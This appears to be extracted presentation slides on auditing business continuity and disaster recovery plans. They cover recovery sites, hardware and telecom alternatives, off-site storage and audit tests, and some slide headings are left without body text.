
Plan Components

- Key personnel
- Supplies
- Command and control
- System Risk Ranking
- CriticalRecovery Timelines
- Applications to recover
- User and data processing
- Processing priorities
- Insurance


Example Notification Hierarchy




RECOVERY TEAMS




RISK RANKING




OFFSITE TARGET ARCHITECTURE




COLD SITE



WARM SITE



HOT SITE



Hardware Alternatives

- Contracts
- Duplicate Information Processing Facility
- Reciprocal agreement
- Procuring alternative hardware facilities
- Vendor or third-party re-supply of hardware
- On-the-shelf hardware

Off-site media and documentation

- Periodic back-up procedures
- Frequency of rotation
- Types of media and docs rotated
- Record-keeping for offsite storage

Telecom

- Redundancy
- Alternative Routing
- Diverse Routing
- Long Haul Network Diversity
- “Last Mile” Circuit Protection
- Voice Recovery

Use Proven Audit Techniques

- Evaluate plan
- Evaluate prior test results
- Evaluate off-site storage
- Evaluate personnel
- Review contracts
- Review coverage

TEST

- Off site storage*
- Contract review**
- Plan Review*
- Review test results**

** usually substantive, ** usually control*

Identify/Evaluate

- Risk Model versus Plan
 - Hot > Warm > Cold
 - Reciprocal is bad
- Evaluate test plan
- Evaluate test plan maintenance
- Evaluate test results
 - *distinguish from audit test*

BUSINESS CONTINUITY SUMMARY

- EVALUATE PLANS
- VERIFY PLAN EFFECTIVENESS
- EVALUATE OFF-SITE ADEQUACY
- EVALUATE PERSONNEL

APPLICATION
SYSTEMS
ENVIRONMENT

Understand the issues

- Business Functions
- Image Processing
- EDI
- E-Mail

Business Functions

